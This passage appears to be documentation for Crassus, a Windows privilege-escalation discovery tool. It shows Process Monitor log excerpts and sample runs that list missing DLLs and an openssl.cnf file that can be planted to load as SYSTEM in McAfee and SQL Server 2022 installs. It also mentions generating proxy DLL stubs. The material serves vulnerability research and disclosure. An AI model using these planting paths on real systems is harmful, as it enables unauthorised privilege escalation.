3:43.3...	services.exe	644	CreateFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryBasicInfor...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	CloseFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS		NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	CreateFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	CreateFileMap...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	SyncType: SyncTy...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryStandardI...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	AllocationSize: 28...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	ReadFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Offset: 0, Length: 2...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	ReadFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Offset: 27,136, Len...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	CreateFileMap...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	SyncType: SyncTy...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QuerySecurityFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Information: Label	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryNameInfo...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Name: \Atlassian\...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	Process Create	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	PID: 2436, Comma...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QuerySecurityFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Information: Owner...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryBasicInfor...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryBasicInfor...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryNameInfo...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Name: \Atlassian\...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryStandardI...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	AllocationSize: 28...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	QueryStandardI...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	AllocationSize: 28...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	CreateFileMap...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	SyncType: SyncTy...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	CreateFileMap...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	SyncType: SyncTy...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	ReadFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Offset: 0, Length: 2...	NT AUTHORITY\SYSTEM	System
3:43.3...	services.exe	644	CloseFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS		NT AUTHORITY\SYSTEM	System
3:43.3...	elasticsearch-service-x64.exe	2436	Load Image	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Image Base: 0x7f6...	DESKTOP-V26GAHF\atlbucket	High
3:43.3...	elasticsearch-service-x64.exe	2436	QueryNameInfo...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Name: \Atlassian\...	DESKTOP-V26GAHF\atlbucket	High
3:43.3...	elasticsearch-service-x64.exe	2436	QueryNameInfo...	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe	SUCCESS	Name: \Atlassian\...	DESKTOP-V26GAHF\atlbucket	High
3:43.3...	elasticsearch-service-x64.exe	2436	CreateFile	C:\Atlassian\Bitbucket\7.9.1\elasticsearch\bin\elasticsearch-service-x64.exe Local	NAME NOT FOUND	Desired Access: R...	DESKTOP-V26GAHF\atlbucket	High
Showing 30 of 2,196,650 events (0.0013%) Backed by C:\tmp\planted-2.PML								

McAfee

As outlined in [VU#287178](#), older versions of McAfee software are vulnerable to privilege escalation via `openssl.cnf`. Let's have a look:

```
C:\WINDOWS\system32\cmd.exe

C:\tmp>Crassus.exe boot.PML
[10:19:10] Crassus v1.1.0
[10:19:10] Reading events file...
[10:19:10] Found 4,964,612 events...
[10:19:18] Searching events.....
[10:23:09] Found 1,743 privileged events of interest...
[10:23:09] Trying to identify which DLLs were actually loaded.....
[10:23:54] Checking ACLs of events of interest...
[10:24:05] d:\BUILD_1011669\build\matools\build\msvc\ma_tools_outdir\openssl\ssl\openssl.cnf should be investigated. (64-bit, System Integrity)
[10:24:05] Ability to place the missing openssl.cnf in c:\usr\local\ssl (64-bit, System Integrity)
[10:24:06] Extracting DLL export functions...
[10:24:06] Saving output...
[10:24:06] CSV Output stored in: results.csv
[10:24:06] Proxy DLL sources stored in: stubs
[10:24:06] All done

C:\tmp>
```

To see why there are two different references to `openssl.cnf` in this boot log, we can refer to the `results.csv` file:

results - Excel									
File Home Insert Page Layout Formulas Data Review View Help Tell me what you want to do									
Clipboard Font Alignment Number Styles Cells Editing									
J11									
1	A	B	C	E	F	G	H	I	J
2	Process	Parent Image Path	User-controllable Path	Integrity	Command Line				
3	macmnsvc.exe	C:\Program Files\McAfee\Agent\macmnsvc.exe	D:\BUILD_1011669\BUILD\matools\build\msvc\ma_tools_outdir\openssl\ssl\openssl.cnf	System	"C:\Program Files\McAfee\Agent\macmnsvc.exe" /ServiceStart				
4	McpService.exe	C:\Program Files\McAfee\MCP\McpService.exe	C:\usr\local\openssl.cnf	System	"C:\Program Files\McAfee\MCP\McpService.exe"				
results									

Note that the loading of the `openssl.cnf` file from the `D:\` path will require further manual investigation, as the feasibility of loading such a path depends on the platform in question, and what access to the system is available. It may be possible to create an optical disk that provides an `openssl.cnf` file that also refers to a path that resolves to the optical drive as well.

Microsoft SQL Server 2022

SQL Server 2022 isn't obviously vulnerable to privilege escalation due to weak ACLs unless it is installed to a non-standard location. If it is installed to a location outside of `C:\Program Files`, Crassus will uncover several possibilities for privilege escalation. Most Windows applications that include a privileged component appear to be exploitable in this manner if they are installed to a directory that doesn't already have

inherently secure ACLs.

```
C:\WINDOWS\system32\cmd.exe

C:\tmp>Crassus.exe boot.PML
[20:50:50] Crassus v1.1.0
[20:50:50] Reading events file...
[20:50:51] Found 3,184,458 events...
[20:50:51] Searching events.....
[20:50:58] Found 1,336 privileged events of interest...
[20:50:58] Trying to identify which DLLs were actually loaded.....
[20:51:19] Checking ACLs of events of interest...
[20:51:19] We can place the missing wptsextensions.dll in c:\microsoft sql server (x86)\160\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing wptsextensions.dll in c:\microsoft sql server\160\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing wptsextensions.dll in c:\microsoft sql server\client sdk\odbc\170\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing wptsextensions.dll in c:\microsoft sql server\160\dt\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing wptsextensions.dll in c:\microsoft sql server (x86)\160\dt\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing tpngenlic.dll in c:\microsoft sql server (x86)\160\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing tpngenlic.dll in c:\microsoft sql server\160\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing tpngenlic.dll in c:\microsoft sql server\client sdk\odbc\170\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing tpngenlic.dll in c:\microsoft sql server\160\dt\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing tpngenlic.dll in c:\microsoft sql server (x86)\160\dt\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing cdpsgshims.dll in c:\microsoft sql server (x86)\160\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing cdpsgshims.dll in c:\microsoft sql server\160\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing cdpsgshims.dll in c:\microsoft sql server\client sdk\odbc\170\tools\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing cdpsgshims.dll in c:\microsoft sql server\160\dt\bin\ (64-bit, System Integrity)
[20:51:19] We can place the missing cdpsgshims.dll in c:\microsoft sql server (x86)\160\dt\bin\ (64-bit, System Integrity)
[20:51:19] ACLs should allow writing to c:\microsoft sql server\msas16.mssqlserver\olap\bin\counters\msmdctr.dll, but we cannot. In use maybe?
[20:51:19] We can rename: c:\microsoft sql server\msas16.mssqlserver\olap\bin\counters to allow loading of our own msmdctr.dll (64-bit, System Integrity)
[20:51:19] Extracting DLL export functions...
[20:51:19] Finding WptsExtensions.dll - No DLL Found
[20:51:19] Finding TPGenLic.dll - No DLL Found
[20:51:19] Finding cdpsgshims.dll - No DLL Found
[20:51:19] Finding msmdctr.DLL..... OK
[20:51:19] Saving output...
[20:51:19] CSV Output stored in: results.csv
[20:51:19] Proxy DLL sources stored in: stubs
[20:51:19] All done

C:\tmp>
```

Troubleshooting

Missing file not executed

If Crassus reports the privileged loading of a file that a user can plant or modify, this doesn't necessarily mean that it's an exploitable scenario. While Crassus looks for **potentially** interesting file types, a Process Monitor log file will not directly indicate what the associated process **would have** done with the file with it if it were there. It could be as simple as extracting a program icon. Investigating the call stack of the file operation in Process Monitor may give a hint as to what would have been done. Or simply place the file and investigate the behavior with a new Process Monitor boot log, if you prefer the easier brute force path. You may also encounter a missing library where either Crassus cannot find the library to know what exports should be present, or that the exports that Crassus found conflict in a way that prevents proper DLL compilation. In such cases, Crassus will fall back to creating a DLL that does not export any function names. Depending on how the target application loads the library, the absence of expected function names and/or ordinal numbers may prevent the target application from successfully loading the library. This scenario will require manual effort to determine what the proxy DLL should look like.

Code executed with unexpected privileges

Crassus will look for privileged file operations to discover paths of interest. You may encounter a scenario where both a privileged and an unprivileged process access a path, but only the non-privileged process is the one that does the execution of what may be present. Alternatively, you may encounter a scenario where a parent process does run with privileges, but it may explicitly spawn child processes with lower privileges.

Findings disappear on reboot

Especially when installing software for the first time, or when installing updates, Process Monitor may log a file operation that looks to be exploitable but does not occur every